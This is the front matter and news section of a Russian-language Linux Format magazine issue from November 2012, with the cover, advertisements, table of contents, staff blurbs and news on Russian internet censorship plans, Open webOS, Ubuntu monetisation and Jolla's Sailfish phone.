

Лучший* журнал про Linux в России

* Откройте, и будете полностью в теме

Плюс: библиотека для чтения по ФС и более того!
ТРИ ДИСТРИБУТИВА!
Mint 13 KDE, Pear 5 и Bodhi 2



LINUX FORMA

Главное в мире Linux

Ноябрь 2012 № 11 (163)


ВСЕМИРНЫЙ ЭКСКЛЮЗИВ!

Мы встретились
с создателем ядра Linux...

Линус Торвалдс

“Не менял бы ровно ничего”

Android Беседа на голубом зубу
Сохраним леса Офис без документов
Звездное небо на трех языках



KDE для KWin


» Ликуйте! KDE официально стал лучшим рабочим столом с. 14



О происхождении дистрибутивов

» Как ваша настольная система вылезла из первичного бульона с. 48

Плюс!
Готовим
елочную гирлянду
на Arduino
с. 76




Raspberry Pi:

» Автомат IRC-приколов для народных масс с. 62

Также в номере...

PocketBook A7 3G

Что такое A7 3G? А вы сперва угадайте, что такое ММФУ с. 18



Побиваем хакеров

Изучим их подлые трюки и заколдуем силовое поле с. 72



Рисуем OpenStreetMap

Дедулю Меркатора умилил бы Linux-ПК с. 44



Командная строка
Bash на страже

» Профилирование и аудит файловой системы

Хостинг фото онлайн
Свободу фоткам

» Не вверяйте «тому парню» отпускные фото

Суперкомпьютеры
Тест вашей системы

» Проверка одной персонaлки, или – бункера со стадом Cray

ПОДПИСНЫЕ ИНДЕКСЫ В КАТАЛОГАХ
Агентство «Роспечать» – 36343
«Почта России» – 11932, «Пресса России» – 90959

Linux center
www.linuxcenter.ru

Новое поколение средств защиты

Межсетевые экраны ССПТ, не имеющие IP-адреса

ССПТ-2 — это сертифицированное ФСТЭК, ФСБ и ГАЗПРОМСЕРТ средство защиты информации нового поколения, реализующее функции межсетевого экрана, но при этом остающееся «невидимым» для любых протоколов и тестовых воздействий, что достигается за счет отсутствия физических и логических адресов на его фильтрующих интерфейсах. ССПТ-2 **невозможно обнаружить никакими известными средствами удаленного мониторинга сети.**

Скрытность функционирования межсетевого экрана повышает надежность системы защиты в целом и существенно упрощает процедуру установки ССПТ-2 в компьютерные сети и функционирующие на их основе информационные и телематические системы.

Защита для высокоскоростных корпоративных сетей Ethernet 100/1000 Мбит/с

Сертифицированы ФСТЭК и ФСБ (3-й класс защиты)

На базе процессоров с 64-разрядной многоядерной архитектурой



Назначение устройства

Основное средство защиты для реализации различных политик информационной безопасности с помощью:

- фильтрации пакетов на канальном, сетевом, транспортном и прикладном уровнях;
- управления транспортными соединениями между отдельными узлами ЛВС или виртуальной ЛВС (VLAN);
- контроля контента данных на прикладном уровне с учетом направления, времени и типа протоколов передачи трафика.

Дополнительное устройство защиты для:

- обеспечения безопасности функционирования ранее установленных в компьютерной сети средств защиты и устройств маршрутизации;
- мониторинга трафика с возможностью анализа данных регистрации пакетов по различным критериям и интеграции с IDS;
- обеспечения функционирования сетевых распределенных телематических приложений и GRID-ресурсов.

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center


lenovo® FOR
THOSE
WHO DO.™*



КОГДА КАЖДАЯ СЕКУНДА
НА СЧЕТУ!

THINKPAD X230

- Новый процессор Intel® Core™ i7
- Технологии ThinkVantage® Active Protection System™



Intel, логотип Intel, Intel Inside, Intel Core, Core Inside являются товарными знаками корпорации Intel на территории США и других стран. *Для тех, кто действует. Реклама.

НАЙДИ РАБОТУ ЛЕГКО!

на www.hh.ru



САЙТ РАЗРЕШЕН ДЛЯ ПОСЕЩЕНИЯ БЕЗ ОГРАНИЧЕНИЯ ВОЗРАСТА

hh **ru**
HeadHunter

Выбирай из более чем 200 000 вакансий

Что мы делаем

» Мы поддерживаем открытое сообщество, предоставляя источник информации и площадку для обмена мнениями.

» Мы помогаем всем читателям получить от Linux максимум пользы, публикуя статьи в разделе «Учебники»: здесь каждый найдет что-то по своему вкусу.

» Мы выпускаем весь код, появляющийся на страницах раздела «Учебники», по лицензии GNU GPLv3.

» Мы стремимся предоставлять точные, актуальные и непредвзятые сведения обо всем, что касается Linux и свободного ПО.



Кто мы

Линус Торвалдс живет на самодельном вулкане, окруженном рвом с акулами, в Портленде. А будь вы Линусом, где бы вы поселились?



Личность в истории

» Мы неоднократно слышали, что история не терпит сослагательных наклонений. Вот если бы... ну вот не получилось бы у человека, интервью с которым стало темой этого номера, написать версию 0.01. Или сообщество по тем или иным причинам не поддержало бы эту идею... Куда пошло бы развитие технологии, сказать трудно, но вот наш журнал точно назывался бы иначе. Если бы вообще выходил в такой альтернативной реальности.

Линус неоднократно говорил, что никогда не хотел перевернуть мир, просто делал то, что нравится – программировал. И благодаря этому стал самым известным и узнаваемым финном XX века. Утверждение кажется несколько смелым, но я уверен, что если спросить сто случайных прохожих, то про финского студента и Linux точно вспомнят десятки, а вот про финского фельдмаршала и его линию – хорошо если единицы. Кстати, еще в 1996 году именем Torvalds был назван астероид 9793, находящийся в одном главном поясе с GNU (9965), Linux (9885) и Stallman (9882). Фельдмаршал удостоился только памятников на Земле.

Кирилл Степанов


Главный редактор

» info@linuxformat.ru



Гэри Уокер

В таверне Альма около Бристольского зоопарка: и пиво рядом, и пингвины.




Эндрю Грегори

Посмотрев фильм «Плетеный человек», я понял, что в жизни не поселюсь на Летнем острове Гебридского архипелага.



Эфраин Эрнандес-Мендоса

Посмотрев фильм «Ходячие мертвецы», я понял, что в жизни не поселюсь в Атлантике, штат Джорджия.




Бен Эверард

В Антарктиде: там я вдоволь наиграюсь со своими любимыми пингвинами.



Маянк Шарма

Я бы свое местоположение скрыл. Это единственный способ добиться, чтобы в двери не колошматили интернет-тролли.



Джонатан Робертс

Превратил бы Девоншир в колонию пингвинов и бросал бы им рыбу через пограничный забор.




Майк Сондерс

Так как столица Баварии успешно перешла на Linux, я бы справил себе пентхаус в Мюнхене.



Валентин Синицын

В Барад-дуре: это почти привычные Башни LXF, и можно коситься на всех глазом.



Ник Вейч

Где-нибудь там, за радугой.



Сюзан Линтон

Вернулась бы на свою секретную базу в кратере Ферми на дальней стороне Луны.



Шашанк Шарма

Построил бы самый большой в мире дом на дереве, водрузив его на верушку секвойи в Южном Орегоне.



Нейл Ботвик

Опоздали. Google теперь знает обо мне столько, что моя почта Gmail создала собственный образ «Ботвика».

Как с нами связаться

Письма для публикации: letters@linuxformat.ru

Подписка и предыдущие номера: subscribe@linuxformat.ru

Техническая поддержка: answers@linuxformat.ru

Проблемы с дисками: disks@linuxformat.ru

Общие вопросы: info@linuxformat.ru

Вопросы распространения: sales@linuxformat.ru

Web-сайт: www.linuxformat.ru

» Адрес редакции: Россия, Санкт-Петербург, Лиговский пр., 50, корп. 15

» Телефон редакции: (812) 309-06-86. Дополнительная информация на с. 112

Содержание

Принесено к вам из самопального вулкана Линуса.

Обзоры

KDE 4.9 14

Рабочий стол для тех, кто любит поработать среди элегантных оттенков голубого.




► Мы любим KDE. Точнее, Грэм его любит. А остальные — уважают.

AVLinux 6 16

Аудио в Linux дается мучительно больно, и огромное спасибо команде AVLinux за взятие черной работы на себя.

LibreOffice 3.6 17

Официальный лидер свободных офисных комплектов стал еще краше. Присоединяйтесь к кросс-платформенной революции!



► Impress позволяет создавать весьма эффектные презентации.

PocketBook A7 3G 18

Читалка, планшет, телефон... устройство от скуки на все руки. И недорого.



► PocketBook A7 3G стирает грань между смартфоном и читалкой.

ЭКСКЛЮЗИВ ГАЛАКТИКИ!

Линус Торвальдс

Человек, сделавший Linux с. 36



Сравнение: Менеджеры фотогалерей с.30


Запросто зашлите свои фото в Сеть, не продавая душу Facebook.

Что за штука — Firefox OS? с.54

Да это же ОС, нацеленная на создание удобной платформы для разработчиков мобильных телефонов, вот и все.



На вашем бесплатном DVD



Mint 13 KDE


» Удобство в крайнем выражении

Pear OS и Bodhi

» Пробуем два новых настольника

ПЛЮС: Горячие новинки и коды к учебникам... **с. 102**

Ищите в этом номере



OpenStreetMap 44

Делимся информацией с собратьями-бродягами.

Происхождение видов 48

Дистрибутивы стоят на плечах ого каких гигантов.

IP-адресам конец? 56

Не все потеряно, говорит мудрый Доктор. Есть же протокол IPv6.



Пропустили номер?

Узнайте на с. 104, как получить его прямо сейчас!



Учебники

Хакерство	
Raspberry Pi	62
Постройте свой IRC-бот, чтобы дурить семью и друзей... а то и работодателей.	
Командная строка	
Bash	66
Малютка <i>Bash</i> – лучшее средство раскрытия потенциала вашей машины.	
OCR	
Сканируем документы	70
Бумага пожароопасна! Отсканируем же все документы и пустим оригиналы на подстилку для хомячка.	
Безопасность	
Metasploit	72
Хотите мира – готовьтесь к войне. Нужна безопасность – учитесь мыслить, как хакер.	
Электроника	
Arduino	76
Соорудите мультиплексированный выход, создав свой очажок светового загрязнения.	
Языки программирования	
Erlang	80
Многозадачность – дело тонкое. Ведь процессы так и норовят друг друга заблокировать!	
Языки программирования	
C, Python, Perl	84
Употребим три разных подхода к программированию на эмуляцию звездного неба.	
Суперкомпьютеры	
Тестирование	88
Наш ручной физик объясняет, как определить производительность вашего компьютера.	

Постоянные рубрики

Новости	4	Что за штука	54	Диск Linux Format	102
Рунет ожидает цензуры, суперкомпьютеры мельчают, у Android растут конкуренты, а Ubuntu собирает деньги.		Firefox OS: мобильная идиллия кросс-платформенных вычислений.		Содержимое двустороннего DVD этого месяца.	
Android	22	Рубрика сисадмина	56	Пропустили номер? ...	104
Агент корпорации Turgell в LXF, Джульетта Кемп, научит ваши приложения беседовать друг с другом через Bluetooth, а Андрей Боровский – программировать прямо на мобильнике.		Отправьтесь по стопам Джона и бросьте работу ради карьеры в Linux.		Если вы сдуру пропустили этакое удовольствие, можете получить его здесь.	
Сравнение	30	Ответы	92	Школа LXF	108
Поделитесь и блесните своими отпускными фотками при помощи одного из этих менеджеров фотогалерей.		ВАШИ ПРОБЛЕМЫ РЕШЕНЫ! Нейл Ботвик лечит принтеры и Raspberry Pi посредством магического наговора.		Какой дистрибутив установить, если вам перепало не самое свежее оборудование.	
		Hotpicks	96	Через месяц	112
		Отведайте горяченького: лучшие в мире новинки свободного ПО.		Разберитесь, чем субатомная физика похожа на ваш настольный компьютер с Linux.	



ГЛАВНОЕ Всемирная Паутина под запретом » Суперсила на ладони » Открытый релиз года
» Заработать на СПО » MeeGo живет и здравствует

НЕЗДОРОВАЯ ИНИЦИАТИВА ВЛАСТЕЙ

Угроза свободе Рунета

Анонимные сети и прокси могут оказаться в России вне закона.



» Рубрику готовил
АРТЕМ ЗОРИН

Как и ожидалось, вступающий в силу с 1 ноября закон о создании в РФ централизованного черного списка сайтов, ввиду его изначальной неэффективности, становится отправной точкой для продвижения более жестких законодательных инициатив. Во время обсуждения законопроекта многие высказывали опасение, что создание черного списка для блокирования сайтов, содержащих порнографию, призы-

вы к употреблению наркотиков, суицидам и войнам, лишь благовидный предлог для создания прецедента, который можно использовать в качестве отправной точки для дальнейшего закручивания гаек.

В настоящее время на рассмотрение Госдумы планируется внести законопроект, запрещающий использование средств обеспечения анонимного доступа к информации, таких как сеть Tor и прокси-серверы. Иначе, по мнению депутатов,

у пользователей останется способ обхода вводимого национального черного списка сайтов. На этом дело не закончится: по словам вице-спикера Госдумы Сергея Железняк, одного из авторов законопроекта, «Мы собираемся и дальше бороться с «вредным» содержанием наших сетей, в том числе с программным обеспечением, которое позволяет каким-либо образом маскировать интернет-преступления».

ВЫЧИСЛИТЕЛЬНЫЙ МОНСТРИК

Малютки-суперкомпьютеры


Производитель Raspberry Pi представил Parallela – проект суперкомпьютера размером с кредитку.

Производитель чипов Adapteva, воодушевленный успехом выпуска дешевых компьютерных плат общего назначения Raspberry Pi и платформы Arduino, решил дать шанс каждому желающему приобрести «суперкомпьютер». Вложившись в проект Parallela на Kickstarter, за \$99 каждый сможет приобрести готовое устройство производительностью в 26 Гфлопс и размером с кредитную карту. В качестве ОС планируется использовать Ubuntu Linux.

В комплектацию малютки-суперкомпьютера входит двоядерный ARM A9, 16-ядерный RISC-сопроцессор Epirhany Multicore Accelerator, 1 ГБ памяти, 2 порта USB 2.0, 16-ГБ MicroSD, HDMI и Gigabit Ethernet. Кластер из сотни 16-ядерных миниатюрных суперкомпьютеров сможет обеспечить производительность в 10 Тфлопс, что всего в 6 раз меньше, чем у самого слабого представителя списка 500 самых мощных суперкомпью-

теров на планете. За \$199 планируется выпускать усиленный вариант с 64-ядерным RISC сопроцессором, способным обеспечить производительность до 90 Гфлопс.

Вместе с платой будет поставляться открытый SDK для разработки параллельных приложений на C и C++ с задействованием OpenCL. В продажу устройство может поступить уже в мае следующего года, если проекту удастся собрать на Kickstarter \$750 000.



» Сердце будущего суперкомпьютера – процессоры Epirhany, достигшие уже IV поколения.

И снова о процессорах

Adapteva, по ее словам, создала «самую энергоэффективную в мире многоядерную микропроцессорную архитектуру с плавающей запятой» (названную Epirhany): ее удельная производительность – 70 Гфлопс/Вт. Расчет сделан на ускорение задач распознавания речи и обработки изображений. Разработчик сперва ориентировался на спецприло-

жения, в т.ч. на военную электронику, но сместил фокус на мобильные устройства – им обещан серверный уровень производительности. Модель E64G4 включает 64 ядра RISC с тактовой частотой 800 МГц и 32 КБ ОЗУ, на кристалле 8,2 кв. мм; ядра связаны внутренней сетью с высокой пропускной способностью. Для программирования применяются языки C/C++. Образцы уже есть!

1С:ПРЕДПРИЯТИЕ 8

Новое поколение систем автоматизации управления и учета

- 1С:Управление производственным предприятием
- 1С:Бухгалтерия
- 1С:Зарплата и управление персоналом
- 1С:Управление торговлей
- Отраслевые и специализированные решения

Теперь работает в Linux!

Для запуска «1С:Предприятия» в Linux необходимо наличие WINE@Etersoft, который входит в состав дистрибутива Mandriva Linux 2011 Powerpack



Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru



ЖДЕМ ВЫХОДА ОС

Новый конкурент Android?

Компания HP представила релиз платформы Open webOS 1.0.

Компания Hewlett-Packard анонсировала первый релиз полностью открытой мобильной платформы Open webOS, открыв исходные тексты проприетарной ОС webOS. Были опубликованы исходные тексты 75 компонентов платформы, размер открытых исходных текстов которых составил более 500 тысяч строк кода.

Open webOS не только распространяется в открытых исходных текстах под свободной лицензией Apache, но и развивается под управлением независимого комитета, работа которого организована в стиле сообщества Apache. Для курирования проекта в будущем планируется создать некоммерческую организацию, процесс принятия решений в которой будет предельно прозрачным и независимым от отдельных вендоров. Изменения будут передаваться через уполномоченных. При наличии разногласий решения будут приниматься путем достижения консенсуса. На начальной стадии основной костяк уполномоченных сформирован из работников HP, но проект будет целиком следовать принципам меритократии, поэтому в будущем постепенно права уполномоченных обретут наиболее активные представители сообщества и компаний, выделяющих ресурсы на развитие webOS.

Для использования платформы сформировано два сборочных окружения:

» build-webos – окружение на основе проекта OpenEmbedded, предназначен-

ное для оценки работы на портативных устройствах и для портирования webOS для новых устройств. Сборка на основе OpenEmbedded дополнительно включает эмулятор ARM и средства кросс-компиляции для различных аппаратных платформ.

» build-desktop – окружение для оценки работы Open webOS на обычных настольных системах, которое позволяет энтузиастам использовать обычные средства разработки для изучения и улучшения webOS, а также для экспериментов по интеграции различных открытых технологий.

«Проект будет целиком следовать принципам меритократии.»

В качестве основы платформы выступает базирующийся на Qt и QtWebKit системный менеджер [System Manager] Luna, который управляет выполнением web-приложений, отвечает за организацию работы интерфейса Card View, обеспечивает запуск приложений, формирует экран блокировки системы и управляет меню и статусной строкой. Системный менеджер обеспечивает функционирование компонентов, необходимых для запуска пользовательских и системных приложений, среди которых – почтовый клиент, календарь-планировщик, система ведения заметок, адресная книга, часы, калькулятор,

менеджер управления распределением финансов и web-браузер Isis.

Доступные конечному пользователю приложения и базовая оболочка создаются с применением web-технологий (CSS, HTML5 и JavaScript) и JavaScript-фреймворка Enoyo, предоставляющего необходимый набор виджетов и макетов размещения элементов. Обмен данными между приложениями построен на основе шины, манипулирующей данными в формате JSON. Доступа web-приложений к системному API организован через D-Bus Bridge. Для хранения данных задействована БД LevelDB. Базовая пользовательская оболочка Open webOS основана на использовании вместо окон парадигмы сменяющих друг друга карт; поддерживается навигация через жесты и множественные касания к экрану (режим мультитач).

С применением web-технологий написан даже web-браузер Isis, интерфейс которого построен на языке JavaScript с использованием фреймворка Enoyo и библиотеки Qt 4.8. В качестве браузерного движка задействован QtWebKit, для выполнения JavaScript используется JavaScriptCore. Браузер построен по клиент-серверной модели, при которой рендеринг и обеспечение работы интерфейса пользователя вынесены в разные процессы. В частности, процесс Browser Server выполняет рендеринг страницы в буфер, а плагин Browser Adapter обеспечивает отображение сформированного буфера. Отмечается, что вынос интерфейса в отдельный процесс позволил достичь отличной отзывчивости браузера и обеспечить плавный скроллинг. Использование WebKit позволяет добиться поддержки всех современных web-стандартов, а также подключения NPAPI-плагинов наподобие Adobe Flash.

Из планов на будущее отмечаются переход проекта на Qt5 и WebKit2, добавление открытых компонентов для работы с мультимедиа и звуком (мультимедиа-приложения не вошли в состав первого релиза), интеграция стека BlueZ для обеспечения работы Bluetooth, задействование системы ConnMan для организации настройки сети, оптимизация архитектуры рендеринга в системном менеджере.

А спустя некоторое время сообщество webOS-Ports.org представило первый рабочий порт платформы Open webOS 1.0 для смартфона Google Nexus.



» Новая мобильная ОС может стать альтернативой Android и Apple iOS. Первый планшет на WebOS — HP TouchPad.

softline®



Services

Software

Cloud

ИТ-архитектура вашего бизнеса



CANONICAL НА ЗАРАБОТКАХ

Ubuntu станет торговой площадкой

Компания Марка Шаттлворта намерена монетизировать Ubuntu через продажу контента в Unity.

Чтобы выжить, компании, производящие бесплатный продукт, должны зарабатывать – хоть как-то. А что им еще остается? Любой труд должен быть оплачен сполна – тем более это касается труда высококвалифицированных разработчиков, создающих дистрибутив Linux, который претендует на звание лучшего в мире. Вполне резонно, что компания Canonical предпринимает попытки заработать если не на продаже ПО, то на реализации контента в своем ПО и показе рекламы.

Оливер Рис [Oliver Ries], директор по технологиям компании Canonical, представил новые средства монетизации дистрибутива Ubuntu, которые будут внедрены начиная с выпуска Ubuntu 12.10.

Помимо продажи приложений и контента через Центр управления приложениями и сервис Ubuntu One, в новой версии дистрибутива появятся средства вывода контекстных предложений о покупке музыки и видео, интегрированные в оболочку Unity. Подобные коммерческие предложения будут демонстрироваться в специальной секции «Дополнительные предложения», выводимой при выполнении операции глобального поиска в Dash – таким образом, пользователь получит возможность не только найти локально хранящийся контент, но и приобрести контент из online-архивов музыки и видео.

Кроме того, по умолчанию на панель будут добавлены ярлыки приложений для осуществления покупки в магазинах Amazon и Ubuntu One.

Опробовать новую опцию можно, установив представленный недавно выпуск Unity 6.6, который вошел в состав второй бета-версии Ubuntu 12.10.

Марк Шаттлворт [Mark Shuttleworth] опубликовал в своем блоге сообщение с ответами на некоторые критические замечания по поводу новой возможности. Например, при передаче поисковых запросов в Amazon данные будут проходить через транзитный сервер Canonical и отправляться в обезличенной форме, что позволит не допустить отслеживания предпочтений конкретных пользователей с целью рассылки спама.

Но это не все позитивные новости от Canonical. Компания продолжила развитие идей по привлечению дополнительных финансовых средств в проект, переработав форму загрузки дистрибутива

«Реклама — двигатель торговли, и глупо от нее отказываться.»

с сайта ubuntu.com. Отныне при попытке открытия страницы загрузки выводится дополнительная промежуточная страница с предложением пожертвовать проекту любую сумму. Пожертвования не являются принудительными – возможность бесплатной загрузки по-прежнему сохраняется.


Перечисление пожертвований оформлено в стиле инициативы Humble Bundle – пользователь может самостоятельно



указать сумму, которую он собирается перечислить, и конкретную подсистему, в развитии которой он заинтересован. Представлены такие категории, как оптимизация производительности, улучшение поддержки оборудования, создание версии для планшетов и телефонов, поддержка сообщества, улучшение координации взаимодействия с дистрибутивом Debian, развитие альтернативных сборок Kubuntu, Xubuntu и Lubuntu.

Робкие попытки Марка монетизировать Ubuntu фанатичные поклонники свободы, отождествляемой ими с халявой, воспринимают в штыки. И совершенно зря: по мнению некоторых ныне покойных рассудительных личностей (Иммануила Канта, например), желание заработать на своем труде есть базовая потребность современного человека и общества. Даешь капитализм в среде свободно программного обеспечения! Нет – коммунистическим утопиям! Именно так необходимо воспринимать монетизацию СПО, и следует радоваться, что хоть кто-то этим занимается.

Ведь ни один проект, сопоставимый по масштабам с Ubuntu, не способен выжить без должного финансирования, которое пока происходит исключительно из кармана «космонавта». Продвигать идеи коммунизма лучше за свой счет, а не за счет людей, которые честно заработали свой капитал. Было бы счастьем увидеть в будущем в Ubuntu полноценный магазин качественных приложений, а также качественного контента высшей категории, сопоставимый с великим iTunes. А реклама – двигатель торговли, и глупо от нее отказываться в угоду принципам примитивного коммунизма.



➤ Платный контент и контекстная реклама в Ubuntu вызывают неприязнь у «фанатиков СПО», но продажа хоть чего-то — единственный способ выжить.

Red Hat Enterprise Linux

предоставляет вам **производительность, масштабируемость, безопасность и надежность**, ранее доступные только на очень дорогих платформах

Самая популярная в мире Linux платформа для бизнеса

Обеспечивает высокую производительность, надежность, масштабируемость и безопасность

Сертифицирована ведущими производителями оборудования и разработчиками ПО



Совместима с широким спектром оборудования от рабочих станций до серверов и мэйнфреймов

Обеспечивает одинаковые условия работы приложений при использовании в физической, виртуальной и облачной средах

Пользователи RHEL экономят на оборудовании, лицензиях на программное обеспечение и эксплуатационных расходах



ГНУ/Линуксцентр — Linux-эксперт для вашего бизнеса

- Premier Business Partner компании Red Hat
- 12 специалистов по разработке и внедрению, сертифицированных компанией Red Hat
- Более 100 клиентов, использующих Red Hat
- 10 лет на рынке

Red Hat — ведущий серверный дистрибутив Linux

- Более 15 лет промышленного использования
- Свыше 80% рынка корпоративного Linux по данным CIO Insight
- 5 лет среди лучших вендоров
- Выгодная совокупная стоимость владения (TCO)
- Поддержка в течение 10 лет

Специальное предложение!

Закажите Red Hat Enterprise Linux в ГНУ/Линуксцентре и получите в подарок книгу «Полное руководство пользователя Red Hat Enterprise Linux»



Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

НОВЫЕ АЛЬТЕРНАТИВЫ ANDROID

МееGo едет в Гонконг

Компания Jolla сформировала альянс и представит свой первый MeeGo-смартфон в ноябре.

Компания Jolla, основанная бывшими сотрудниками Nokia с целью разработки новых смартфонов, построенных на базе Linux-платформы MeeGo, объявила о формировании альянса, направленного на развитие мобильной экосистемы, связанной с платформой MeeGo. К альянсу уже присоединилось несколько крупных производителей чипов, операторов связи и OEM/ODM производителей из Китая и других азиатских стран.

Ожидается, что в проект по развитию смартфонов на базе платформы MeeGo участниками альянса будет инвестировано около 200 млн евро.

Первый смартфон на базе переработанного варианта платформы MeeGo компания Jolla намерена представить уже в следующем месяце. Несмотря на то, что альянс сформирован из азиатских компаний, телефон планируется поставлять и в другие страны.

Стратегия продвижения новой платформы сводится к тому, чтобы сформировать при поддержке ведущих китайских компаний третью по величине мобильную экосистему в Китае (после Google Android и Apple iPhone), после чего обеспечить продвижение в другие страны. Штаб-квартира альянса разместится в Гонконге; там же будет размещена серверная инфраструктура и сервисы проекта (Jolla при этом остается финской компанией). Для развития и поддержки новой платформы планируется нанять около 200 сотрудников, которые будут работать в гонконгском офисе.

Используемая в смартфоне операционная система получила кодовое имя Sailfish. Система основана на наработках многих открытых проектов, таких как MeeGo, Qt Project и Mer Core. Разработчики Sailfish придерживаются правила возвращать все изменения в родительские проекты, а также выражают заинтересованность в подключении к разработке представителей сообщества. Тем не менее, пока Sailfish развивается только за закрытыми дверями.

В системе будет задействован новый пользовательский интерфейс на базе Qt, кардинально отличающийся от варианта MeeGo для смартфонов N9. Интерфейс будет легко масштабироваться на разные классы устройств, такие как смартфо-



Так выглядит прототип нового смартфона на новой платформе.

ны, планшеты, телеприставки и автомобильные информационно-развлекательные системы. В развиваемую платформу планируется интегрировать прослойки для обеспечения бесшовного запуска приложений, написанных для платформ Android и Tizen. Смартфон Jolla не будет содержать средств защиты от смены прошивки – более того, в нем будет предусмотрен специальный отладочный режим для разработчиков, желающих модифицировать штатную прошивку.

«Смартфон Jolla не будет содержать защиты от смены прошивки.»

Политика лицензирования и распространения Sailfish пока не определена и будет сформирована с учетом мнений участников альянса. Известно только то, что базовая часть ОС обязательно будет доступна в исходных текстах под свободной лицензией.

Ожидается, что пригодный для использования сторонними производителями вариант Sailfish, поддерживающий индивидуальную настройку интерфейса и интеграцию дополнительных сервисов, будет готов к весне 2013 года. Также известно, что платформа Sailfish не будет портироваться для смартфона Nokia N9, так как выпуск прошивок для данного аппарата подпадает под сферу влияния компании Nokia. LXF

Новости короткой строкой

Менеджер по продуктам компании Microsoft подтвердил сведения о планах выпустить в марте 2013 года версию пакета Office 2013 для Android. Источник: <http://www.theverge.com>

По данным openstat.ru, в России количество web-серверов под управлением Nginx превысило количество серверов, использующих Apache, и составило 44,77 % против 44,02 % на 9 октября. Итак, Nginx стал самым популярным HTTP-сервером в Рунете. Источник: <http://news.netcraft.com/archives/category/web-server-survey/>

Компания Samsung открыла доступ к открытым компонентам прошивки смартфона Galaxy Note II (GT-N7100), построенной на основе платформы Android 4.1.1. Источник: <http://www.sammobile.com>

Компания Valve объявила о запуске в начале октября тестирования первой бета-версии Steam для Linux и о планируемом в ноябре открытом бета-тестировании, в котором смогут участвовать 1000 пользователей. В бета-версию будут включены клиент Steam для Linux и одна из игр Valve. Источник: <http://www.opennet.ru>

В рейтинге самых инновационных компаний мира, по журналу Forbes, компания Red Hat заняла 4-е место, уступив лишь Salesforce.com, Alexion Pharmaceuticals и Amazon.com. Источник: <http://www.forbes.com/innovative-companies/>

Российская компания ВизардСофт.Ру, занимающаяся продвижением серверных решений и рабочих мест на базе открытого ПО, представила первый выпуск нового Linux-дистрибутива LinuxWizard, построенного на пакетной базе Red Hat Enterprise Linux 6.3. Источник: <http://open.linuxwizard.ru>

Алан Кларк [Alan Clark] сообщил о своем оставлении полномочий главы управляющего совета проекта openSUSE. Его сменил Винсент Унтц [Vincent Untz], бывший глава GNOME Foundation, ныне работающий над развитием продукта SUSE Cloud. Источник: <http://news.opensuse.org>

Вышел релиз-кандидат ROSA Enterprise Linux Server "Helium" 2012. Благодаря усилиям разработчиков и добровольцев-тестировщиков система стала более функциональной. Источник: <http://www.rosalab.ru>

LINUX FORMAT

Обзоры

